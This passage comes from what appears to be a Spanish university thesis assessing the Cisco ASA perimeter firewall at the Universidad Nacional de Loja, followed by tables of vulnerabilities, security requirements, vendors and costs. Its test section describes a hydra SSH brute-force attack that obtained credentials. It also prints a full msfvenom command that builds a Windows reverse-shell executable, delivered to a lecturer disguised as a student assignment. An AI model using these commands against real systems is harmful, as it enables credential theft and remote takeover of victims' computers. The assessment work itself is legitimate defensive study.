


Figura 31. Ataque de fuerza bruta

Las instrucciones para el ataque con la herramienta hydra, son las siguientes:

- (-hydra): herramienta de código abierto para realizar el ataque de fuerza bruta.
- (-L): Nos ayuda a especificar de un archivo los usuarios posibles de dicho servicio.
- (-L): especifica las posibles contraseñas de dicho servicio
- (IP): IP del dominio al cual se va a realizar el ataque seguido del servicio ssh.

Como se pudo observar (Figura 31) se logró el ataque de fuerza bruta a unos de los servidores de la red de la UNL, obteniendo los usuarios y sus contraseñas.

- **Malware (Virus).**

Para comprobar este tipo de amenaza se lo efectuó en dos ordenadores personales desde la intranet. Se creó el virus en una máquina (atacante), para luego mediante un pendrive infectar a la otra máquina (víctima). El usuario también pudo haber descargado sin malas intenciones el virus desde internet. Inconscientemente la víctima subió el virus al entorno virtual de aprendizaje (EVA) como una tarea enviada en una de las asignaturas dictadas en la carrea de Ingeniería en Sistemas, para lo cual el Firewall

debería haber proporcionado visibilidad y control del virus y haberlo bloqueado o tener un antivirus a nivel del Firewall para bloquearlo y eliminarlo.

Mediante la herramienta en línea de comando msfvenom ejecutada en la consola de kali linux, se pudo comprobar que los servidores privados están expuesto a este tipo de amenaza. Los empleados de la institución corren el riesgo de ser las víctimas y entregar información confidencial de forma involuntaria. La amenaza puede causar mal funcionamiento en los ordenadores de trabajo, controlar de manera remota los ordenadores, escuchar lo que se está hablando en ese momento, dañar archivos importantes y causar la perdida de esta información.

Para verificar la existencia de la amenaza se siguieron los siguientes pasos:

Primero se obtiene la dirección IP del atacante.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet [IP del atacante]  netmask [redacted]  broadcast [redacted]
        inet6 fe80::20c:29ff:fe1d:95e8  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:1d:95:e8  txqueuelen 1000  (Ethernet)
        RX packets 5391  bytes 5392861 (5.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3183  bytes 396253 (386.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figura 32. Obteniendo la dirección IP del atacante

Luego se definen las opciones pertinentes para generar un archivo binario ejecutable (crear el virus) (Figura 33) para un sistema Windows con arquitectura x86.

Se ingresa el siguiente comando para ejecutar la herramienta msfvenom y crear el virus. La opción –p define el payload a utilizar.

msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.XXX.XXX LPORT=444 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/clavesUNL.exe

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHO
ST=[IP del atacante] LPORT=4444 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/cla
vesUNL.exe  <= [nombre del virus]
```

Figura 33. Creando el virus




Figura 34. Virus creado en kali linux

Figura 35. Virus en Windows

En la figura 36 se observa como el Firewall no bloqueo el virus que se envió como tarea por parte del estudiante al docente de la asignatura, en la cual una vez que se haya subido el archivo al entorno virtual de aprendizaje se podrá infectar la máquina del docente. Cuando el docente lo haya descargado y ejecutado, permitirá al atacante realizar las acciones que él lo desee, como capturar audio, robar información, entre otros.




Figura 36. Virus subido satisfactoriamente al sistema

Una vez que la víctima descargo el archivo (virus) y lo ejecuto, el atacante podrá realizar las acciones que el desee como se indica en los siguientes pasos.

En este escenario la dirección IP corresponde a kali Linux, que es el sistema operativo que utilizó el atacante.

Se utiliza el módulo “exploit/multi/handler”, al cual se le indica el Payload esperado a configurar. Debe tener los mismos ajustes del ejecutable generado utilizando la herramienta msfvenom.

Una vez haber realizado las configuraciones y estando en ejecución el manejador. Se debe inducir la ejecución del archivo binario ejecutable en el sistema de la víctima (Figura 37).




Figura 37. Ejecutando el virus en la computadora de la víctima

Para obtener más información de los comandos que se puede utilizar en contra de la víctima se utiliza el comando help, que despliega un Shell en línea de comandos de Windows y ya se tiene la capacidad de realizar diversas acciones de post-explotación (Figura 38,39).

```
E:\>help
help
Para obtener m@s informaci@n acerca de un comando espec@fico, escriba HELP
seguido del nombre de comando
ASSOC          Muestra o modifica las asociaciones de las extensiones
               de archivos.
ATTRIB         Muestra o cambia los atributos del archivo.
BREAK          Establece o elimina la comprobaci@n extendida de Ctrl+C.
BCDEDIT        Establece propiedades en la base de datos de arranque para
               controlar la carga del arranque.
CACLS          Muestra o modifica las listas de control de acceso (ACLs)
               de archivos.
CALL           Llama a un programa por lotes desde otro.
CD             Muestra el nombre del directorio actual o cambia a otro
```

despliega los comandos a utilizar

Figura 38. Comandos que se puede utilizar

```
SETLOCAL       Comienza la secci@n de cambios locales de entorno en un
               archivo por lotes.
SC             Muestra o configura servicios (procesos en segundo plano).
SCHTASKS       Programa comandos y programas para ejecutarse en un equipo.
SHIFT          Cambia posici@n de modificadores reemplazables en archivos
               por lotes.
SHUTDOWN       Permite el apagado local o remoto de un equipo.
SORT           Ordena la salida.
START          Inicia otra ventana para ejecutar un programa o comando.
SUBST          Asocia una ruta de acceso con una letra de unidad.
SYSTEMINFO     Muestra las propiedades y la configuraci@n espec@ficas
               del equipo.
TASKLIST       Muestra todas las tareas en ejecuci@n, incluidos los servicios.
TASKKILL       Termina o interrumpe un proceso o aplicaci@n que se est@
               ejecutando.
TIME           Muestra o establece la hora del sistema.
TITLE          Establece el t@tulo de la ventana de una sesi@n de CMD.EXE.
TREE           Muestra gr@ficamente la estructura de directorios de una
               unidad o ruta de acceso.
TYPE           Muestra el contenido de un archivo de texto.
VER            Muestra la versi@n de Windows.
VERIFY         Comunica a Windows si debe comprobar que los archivos se
               escriben de forma correcta en un disco.
VOL            Muestra la etiqueta del volumen y el n@mero de serie del disco.
XCOPY          Copia archivos y @rboles de directorios.
WMIC           Muestra informaci@n de WMI en el shell de comandos
               interactivo.
```

Figura 39. Comandos que se puede utilizar

- **Diagnóstico de Vulnerabilidades y Amenazas en el Firewall Perimetral Cisco ASA.**

Una vez realizado la explotación de las principales amenazas que debe mitigar y controlar el Firewall dentro de la organización, se determinó las siguientes vulnerabilidades.

TABLA XVII. VULNERABILIDADES Y AMENAZAS EN EL FIREWALL PERIMETRAL CISCO ASA

N°	Amenaza	Vulnerabilidad	Descripción
1	Denegación de Servicio, Man in the Middle	No existe una regla para abrir el servicio, para la transmisión de tráfico sobre el puerto seguro 443.	Todas las transmisiones del flujo de datos en la red se manejan sobre texto plano y son inseguras, se pueden capturar contraseñas, modificar paquetes durante el trayecto.
2	Ataque por fuerza bruta	No existe control en el número máximo de peticiones de un host hacia un dominio de la institución	El firewall no controla el número de peticiones por parte de un usuario al intentar ingresar mediante un dominio de un servidor de manera indebida.
3	Malware	EL Firewall tiene una versión de licenciamiento vencida.	Al tener una versión de licenciamiento vencida el Firewall no podrá detectar malware desconocido.
4	Denegación de Servicio	No existe una regla que permita falsear las direcciones ip de los dominios públicos de la institución.	Podrán acceder a datos importantes sabiendo la dirección ip de los dominios.
5	Ataque por fuerza bruta	No existe un control de acceso a los servicios remotos desde la extranet.	Detección de credenciales del personal que administra los servidores de la institución.

Según la entrevista realizada al Ing. Jhon Calderón subdirector de la Unidad de Telecomunicaciones e Información y al Ing. Juan Pablo Ramón analista de telecomunicaciones e información, informaron que no existen otros mecanismos de seguridad como IDS/IPS, filtrado de url, anti-bot, app control, antimalware, entre otros. Por lo tanto, al no tener implementado estos mecanismos de seguridad ayudaran a

sobrellevar las vulnerabilidades y amenazas que pueda comprometer la información en base de datos, infraestructura aplicaciones.

Luego se revisó la información sobre las configuraciones en el Firewall (Tabla IV), es decir se realizó un estudio al Firewall Cisco ASA de que es lo que tiene actualmente, como permitir realizar filtros de puertos, filtro de direcciones ip, configuración de protocolos (UDP, TCP), seguridad solo a nivel de IP y que es lo que le falta por hacer a través de nuevos módulos como filtrado de URL, protección contra malware avanzado, etc. Por lo tanto luego de haber realizado las entrevistas y de haber realizado un estudio al firewall se determinó las probables amenazas y las vulnerabilidades (Tabla XVIII) que se podrán suscitar en la red al no tener un Firewall con todas las seguridades ofrecidas por Cisco.

TABLA XVIII. VULNERABILIDADES Y AMENAZAS EN EL FIREWALL PERIMETRAL CISCO ASA

N°	Amenaza Probable	Vulnerabilidad	Descripción
6	Denegación de Servicio, Malware	No existe un soporte técnico, durante las 24 horas del día y 365 días del año.	Red vulnerable en un lapso de tiempo por falta de seguridad
7	Malware, Denegación de Servicio	No cuenta con prevención superior contra amenazas y mitigación de amenazas conocidas y desconocidas. Es decir no cuenta con un IDS/IPS para analizar las intrusiones (amenazas) que puedan dañar el normal funcionamiento de la red y reaccionar con medidas de protección ante las mismas.	Al no existir un IDS/IPS, el Firewall es más vulnerable a que amenazas / intrusos logren traspasar el Firewall desde la extranet, además no puede controlar amenazas explotadas desde la intranet. No se podrá evitar que amenazas invadan las políticas de la red.
8	Malware	Falta de Visibilidad y control de aplicaciones (AVC)	Expansión del malware, no se puede mitigar el malware a tiempo, detección tardía del malware.
9	Malware avanzado, ataque de día cero.	No existe protección contra malware avanzado(AMP)	Al no tener la protección del malware avanzado no se podrá evitar malware avanzado como botnets así como también malware que logre penetrar en la red. El ASDM del Firewall también corre el riesgo de ser vulnerado permitiendo al intruso tener el control de la red.
10	Malware, phishing, spam, Denegación de servicios.	No existe restricción en el uso de Internet y de aplicaciones web tanto para la red LAN y Wireless según la reputación del sitio. (Filtrado de URL) (Cisco Web Security Essentials (WSE)).	En el Firewall actualmente no se puede realizar un filtro de URL por categorías, provocando bajo rendimiento de la red, consumo de ancho de banda, caída de la red, poca productividad de los empleados. Cualquier usuario puede ingresar en páginas indebidas, no existe un control de aplicaciones como redes sociales, páginas de descargas, dominios que contienen contenido pornográfico.

			Los usuarios pueden navegar por distintos dominios públicos peligrosos que pueden contener archivos maliciosos que pueden infectar la red. Solo se puede controlar las aplicaciones con la IP que no sería práctico e inseguro en el Firewall. Si el administrador de la red quiere bloquear una aplicación como Facebook en un departamento de administración central no lo podría hacer ya que se bloquearía para toda la universidad.
11	SPAM, Phishing.	No existe un control de seguridad de correo(Cisco ESA/CES)	Inseguridad al navegar por el correo. El usuario corre el riesgo al ingresar al correo ya que puede ser vulnerable a entregar contraseñas de manera inconsciente, tener pérdidas económicas, recibir correos no deseados.
12	Denegación de servicios, Malware.	El Firewall no genera informes desglosados con visibilidad integral de hosts, aplicaciones, amenazas e indicadores de compromiso detectados.	Administración de la red deficiente, inseguridad en la red. EL administrador no tiene un informe detallado de algún problema que se esté suscitando en la red.

Fase 2: Determinación de los Requerimientos.

1. Determinar los requerimientos de seguridad en el Firewall Perimetral Cisco ASA.

Una vez determinadas las vulnerabilidades se describen los requerimientos (Tabla XIX) en el Firewall. Los requerimientos se encontraron en base a la explotación de las amenazas más comunes en la red que el firewall debe controlar y en base a las vulnerabilidades encontradas con la herramienta nessus.

TABLA XIX. REQUERIMIENTOS DE SEGURIDAD

TABLA DE REQUERIMIENTOS	
N°	**Requerimiento**
R1	Definir una regla para abrir el servicio, para la transmisión de tráfico sobre el puerto seguro 443.
R2	Control en el número máximo de peticiones de un host hacia un dominio de la institución
R3	Actualización del firmware del appliance/adquirir licenciamiento
R4	Definir una regla que permita falsear las direcciones IP de los dominios públicos de la institución.
R5	Control de acceso a los servicios remotos desde la extranet.

Se determinó también los requerimientos en base a una entrevista realizada al personal técnico de la Unidad de Telecomunicaciones e Información de la Universidad Nacional de Loja y de una investigación realizada al appliance, para lo cual se describe los siguientes requisitos (Tabla XX) en el Firewall Perimetral.

TABLA XX. REQUERIMIENTOS DE SEGURIDAD

TABLA DE REQUERIMIENTOS	
N°	**Requerimiento**
R6	Soporte técnico / centro de asistencia técnica, durante las 24 horas del día y 365 días del año.
R7	Sistema de detección y prevención de intrusiones (IDS/IPS)
R8	Navegación al internet controlada por filtros URL
R9	Anti – Bot o control de ataques avanzados persistentes
R10	Anti – Malware
R11	Anti – Spam
R12	Anti – Phishing
R13	Anti - Virus
R14	Control de aplicaciones
R15	Seguridad móvil
R16	Registro de logs
R17	VPN por IPSec
R18	Protección contra ataques DoS
R18	Sistema analizador y de reporte de red en tiempo real (incluyendo datos de tráfico, eventos, virus, ataque, filtrado de contenidos y filtrado de correo electrónico)
R19	Monitoreo gráfico en tiempo real del estado de la red y las políticas de seguridad.
R20	Inspeccionar el tráfico HTTPS, con el fin de prevenir riesgos de seguridad relacionados con el protocolo SSL.

2. Investigar información de proveedores que solventen los requerimientos de seguridad en el Firewall Cisco ASA.

Para la búsqueda de información de proveedores que solventen los requerimientos de seguridad en el Firewall Cisco ASA, se acudió a diversas fuentes como páginas web, tesis. En el Ecuador actualmente existen 44 partners según el portal de Cisco entidad encargada de autorizar y certificar a sus partners de los cuales se seleccionó a 5 de ellos (Tabla XXI), debido a su experiencia como partners, certificaciones obtenidas y especializaciones en diferentes áreas.

TABLA XXI. PROVEEDORES PARA EL FIREWALL CISCO ASA

Proveedor	Descripción	Especializaciones	Certificaciones	Ubicación	Detalles Contacto
Totaltek S.A [38]	10 años de experiencia de Cisco Channel Partner Premier de enrutamiento, conmutación y soluciones avanzadas como Wireless, voz sobre IP y la seguridad en plataformas. Personal altamente capacitado y especializado	• Advanced Collaboration Architecture Specialization (Especialización avanzada en arquitectura de colaboración) • Advanced Enterprise Networks Architecture Specialization (Especialización avanzada en arquitectura de redes empresariales) • Advanced IoT - Connected Safety and Security Specialization (Especialización avanzada en internet de las cosas – seguridad en conexión y video vigilancia) • Advanced IoT Manufacturing Specialization (Especialización avanzada en internet de las cosas – Fabricacion)	Premier Certified Partner	De los Guarumos 449 Y 6 de diciembre Quito. Ave. Isidro Ayora y José Luis Tamayo Guayaquil. Av. 24 de Mayo, edificio portales del río Cuenca	Telefono: 593233440501 Sitio Web: ww.totaltek.com.ec
Compuequip DOS S.A [38]	DOS S.A., empresa 100% Ecuatoriana con 27 Años de existencia continua en el mercado ecuatoriano, comprometida con sus clientes para Potenciar la Visión de sus Negocios, sustentada en una Cultura Corporativa de Valores	• Advanced Core and WAN Specialization • Advanced Enterprise Networks Architecture Specialization • Advanced Security Architecture Specialization • Advanced Unified Access Specialization	Premier Certified Partner	Av. Occidental oe6-201 y Jose Miguel Carrion Ecuador,EC070701	Telefono: +593-2-2992900 Sitio Web: www.compuequip.com

	como la honestidad, transparencia y relaciones a largo plazo con socios de Negocio como Cisco, con quién trabaja más de 15 años.				
Taurustech [38]	TaurusTech es una Empresa Integradora de soluciones de Tecnología de la Información y Telecomunicaciones, especialista en implantación de soluciones de Contact Center y Comunicaciones Unificadas. 5 años como Partner de Cisco	• Advanced Collaboration Architecture Specialization • Advanced Security Architecture Specialization • Advanced Unified Access Specialization • Advanced Unified Computing Technology Specialization • Advanced Unified Fabric Technology Specialization • Express Security Specialization – IPS	Premier Certified Partner	Av. Ordoñez Lasso y de las Bugambillas Cuenca, 00000	Teléfono: +59374102926 Sitio Web: www.taurustech.ec
Akros[38]	Integrador de soluciones tecnológicas, asesoría y consultoría de TI. Más de 10 años como Partner de Cisco	• Advanced Collaboration Architecture Specialization • Advanced Enterprise Networks Architecture Specialization • Advanced Unified Access Specialization • Advanced Unified Computing Technology Specialization • Advanced Unified Fabric Technology Specialization • Express Foundation • Express Security Specialization – Email	Premier Certified Partner	Republica No.331 y Diego de Almagro, Edificio Taurus Quito, Ecuador	Telefono: +593 24008300 Sitio Web: www.akroscorp.com/

		• Express Security Specialization – NGFW • Express Security Specialization – Web			
Sonda[38]	Sonda es uno de los principales integradores de tecnología y productos Cisco de América Latina gracias a su capacidad, experiencia y cobertura regional. Sonda tiene más de 10 años de experiencia como Partner de Cisco	• Advanced Collaboration Architecture Specialization • Advanced Core and WAN Specialization • Advanced Data Center Architecture Specialization • Advanced Enterprise Networks Architecture Specialization • Advanced Security Architecture Specialization • Advanced Unified Computing Technology Specialization • Advanced Unified Fabric Technology Specialization • Express Foundation • Express Security Specialization - Email • Express Security Specialization - IPS • Express Security Specialization - NGFW • Express Security Specialization – Web	Gold Certified Partner	Av. de los Shiris 36 - 166 Quito, Ecuador	Teléfono: +59322468412 Sitio Web: www.sonda.com

3. Investigar información de proveedores de Firewall Perimetral en diferentes marcas.

A continuación se realizó una búsqueda de proveedores en Ecuador de las principales marcas de firewall para empresas.

Para la búsqueda de información, se acudió a fuentes como páginas web de las propias marcas que tienen en su base de datos los registros de los Partners autorizados y certificados.

TABLA XXII. PROVEEDORES DE FIREWALL PERIMETRAL EN DIFERENTES MARCAS

Partner	Descripción	Ubicación	Detalles Contacto
Nexsys. [39]	**Proveedor de Palo Alto Networks.** Nexsys fue fundada en 1988 en Colombia, incursionando en el mundo de la tecnología como uno de los primeros distribuidores especializados de software y hardware. Se ha destacado por sus relaciones de negocio, razón por la cual hoy cuenta con 36 fabricantes líderes mundiales del mercado IT.	Quito,Ecuador	**Oficina de ventas** German Aleman Quito, 00000 593-2-397-9200 **Sitio Web:** https://www.nexsysla.com/ECU
Workcomputer. [40]	**Proveedor de Cisco y Palo Alto** Con 8 años de experiencia en la comercialización directa de equipos de computación y seguridad informática, proporcionando al mercado productos de reconocida calidad. Ofrece soluciones de seguridad perimetral seguridad en redes, entre otros.	Quito Ecuador, Av. Brasil N48-188 y Nicolás López esquina	**Teléfono:** 022-451-852 Sitio Web: http://workcomputer.com.ec/index.php
eBTel. [41]	**Proveedor de Palo Alto y Checkpoint** Ofrece soluciones que enfrentan de manera integral las necesidades empresariales de protección de la información, distribuida a lo largo a	Av. de los Shyris N33-134 y República del Salvador. Ed.Libertador. Piso 2 Quito, Pichincha Ecuador	(593) 2 382 4604 **Sitio web** http://www.ebtel.com.ec/

	ancho de las redes de datos y dispersa en servidores y computadoras de usuarios.		
Taurustech. [42]	**Proveedor de Checkpoint y Cisco** TaurusTech es una Empresa Integradora de soluciones de Tecnología de la Información y Telecomunicaciones, especialista en implantación de soluciones de Contact Center y Comunicaciones Unificadas.	Av.Ordoñez Lasso y de las Bugambillas Cuenca,00000	Teléfono: +59374102926 **Sitio Web:** www.taurustech.ec
Akros [42]	**Proveedor de Checkpoint y Cisco** Integrador de soluciones tecnológicas, asesoría y consultoría de TI.	Quito: Republica No.331 y Diego de Almagro, Edificio Taurus. Cuenca: José A. Regalado Eduardo Crespo Malo Ed. EL Rocío Of. 02 También Oficinas en Guayaquil y Ambato	Telefono: +593 24008300 **Sitio Web:** www.akroscorp.com/
Totaltek. [42]	**Proveedor de Checkpoint, Cisco y Fortinet** Proveedor de soluciones tecnológicas	De los Guarumo 449 Y 6 de diciembre Quito.	Telefono: 593233440501 **Sitio Web:** ww.totaltek.com.ec

		Ave. Isidro Ayora y José Luis Tamayo Guayaquil: Av. 24 de Mayo, edificio portales del río Cuenca	
Coresolutions. [43]	**Proveedor de Check Point** Ofrece soluciones en infraestructura, ciber seguridad, servicios TI. Proveedor de marcas líderes a nivel mundial.	Cuenca, Ecuador Av. 3 de noviembre y Juan Pablo Primero 21-146, Edificio los Álamos	**Teléfono** (593-7) 2843991 – 2841495 **Email:** info@coresolutions.com.ec **Sitio Web:** http://www.coresolutions.com.ec/

Telalca. [44]	**Proveedor de Fortinet** Empresa líder en soluciones de tecnología empresarial. Ofrece soluciones de integración tecnológica a más de 500 clientes a nivel nacional. Ofrece seguridad perimetral, seguridad de datos, seguridad informática, seguridad de red, firewall, UTM y NGFW.	Quito: San Francisco N42-219 y Mariano Echeverría. Edificio Telalca. Guayaquil: Av. José Santiago Castillo y Justino Cornejo, Cdla Kennedy Norte, manzana 601. Cuenca: Antonio Vallejo 2-98 y Eugenio Espejo C.P.	**Teléfono:** (593)(2) 298 - 8900 **Email:** contacto@telalca.com **Sitio Web:** www.telalca.com

3.1 Realizar un análisis comparativo de costos de proveedores de firewall perimetral en diferentes marcas.

A continuación se realizó una búsqueda de información de costos de las principales marcas de firewall de red empresarial (Fortinet, Check Point, Palo Alto y Cisco) que ya han sido implementadas. Por lo tanto se considerará también en la propuesta la marca en cuanto a costos.

Para la búsqueda de información se lo realizó de la página de SERCOP (Instituto Nacional de Contratación Pública) de instituciones que han adquirido en Ecuador Firewall Perimetral con similares requerimientos a los propuestos en el proyecto.

TABLA XXIII. COSTOS REFERENCIALES

Firewall	Fecha	Proveedor	Descripción	Costo
Check Point [45]	03/02/2016	EBETEL	Adquisición de un sistema de seguridad perimetral firewall para la matriz de Quito de la Superintendencia de Bancos	$74.000,00 +IVA
Check Point. [46]	01/07/2014	Coresolutions	Adquisición de un equipo de seguridad perimetral (firewall) para la universidad de Cueca	$ 68.000,00 +IVA
Fortinet.[47]	09/12/2015	Telconet	Adquisición e instalación de un sistema de seguridad informática perimetral que sea del tipo administración unificada de amenazas, donde se deberán ofrecer ya incluidas y listas	$ 13.548,76 +IVA

			para ser utilizadas las siguientes funcionalidades: Firewall, Antivirus, Antispam, Filtrado Web, Protección contra intrusiones (IPS), control de aplicaciones, VPN IPSEC, VPN SSL.	
Cisco. [48]	11/08/2014	Espoltel	Adquisición de dos equipos firewall de redes configuradas en alta disponibilidad para el centro de datos ESPOL. Solo contiene IPS y any connect	Precio Unitario $ 58.909,41 + IVA FirePower. Precio Total $117.818,82 +IVA

3.2 Análisis con diferentes marcas de Firewall Perimetral.

Realizar un análisis con diferentes marcas de Firewall que solventen los requerimientos de seguridad, permite realizar una mejor propuesta de seguridad para la red de datos de la UNL. Garther proporciona cada año a través de su representación gráfica (cuadrante mágico) la situación del mercado de un producto tecnológico en un momento determinado.

A continuación se visualiza los informes de Gartner desde el año 2013 hasta 2016.




Figura 40. Cuadrante mágico para firewalls de red empresarial (Febrero 2013)

Figura 41. Cuadrante mágico para firewalls de red empresarial (Abril 2014)

Figura 42. Cuadrante mágico para firewalls de red empresarial (Abril 2015)l

Figura 43. Cuadrante mágico para firewalls de red empresarial (Mayo 2016)

En la siguiente tabla (Tabla XXIV) se realiza el análisis de las principales marcas de firewall perimetral según Gartner.

TABLA XXIV. CUADRO COMPARATIVO DE *FIREWALLS*

	Palo Alto	**Check Point**	**Fortinet Fortigate**	**Cisco ASA**
Descripción. [49]	Es una empresa de nueva (2007) de seguridad en la red y de la empresa con sede en Santa Clara California, conocida por sus innovaciones en el control de aplicaciones, mejoras en el IPS integrado en Firewalls, sistemas de detección de malware en la nube, entre otros.	Fundada en 1993 en Ramat-Gant, Israel. Es un proveedor de seguridad conocido por sus productos de cortafuegos y VPN, proporciona una gran variedad de soluciones incluyendo cortafuegos de próxima generación, soluciones de seguridad móvil, seguridad en la nube, entre otros.	Es una empresa de seguridad ubicada en EEUU–Sunnyvale, California. Comercializa software, dispositivos, seguridad como firewalls, antivirus, IPS, entre otros. Los servicios de seguridad de Firewall los ofrece a través de su dispositivo Fortigate	Con sede en California San José, Cisco tiene una cartera amplia de productos de seguridad entre los que destacan el Firewall, seguridad web, seguridad de correo electrónico, entre otros. ASA con FirePower es el nuevo Firewall que ofrece Cisco
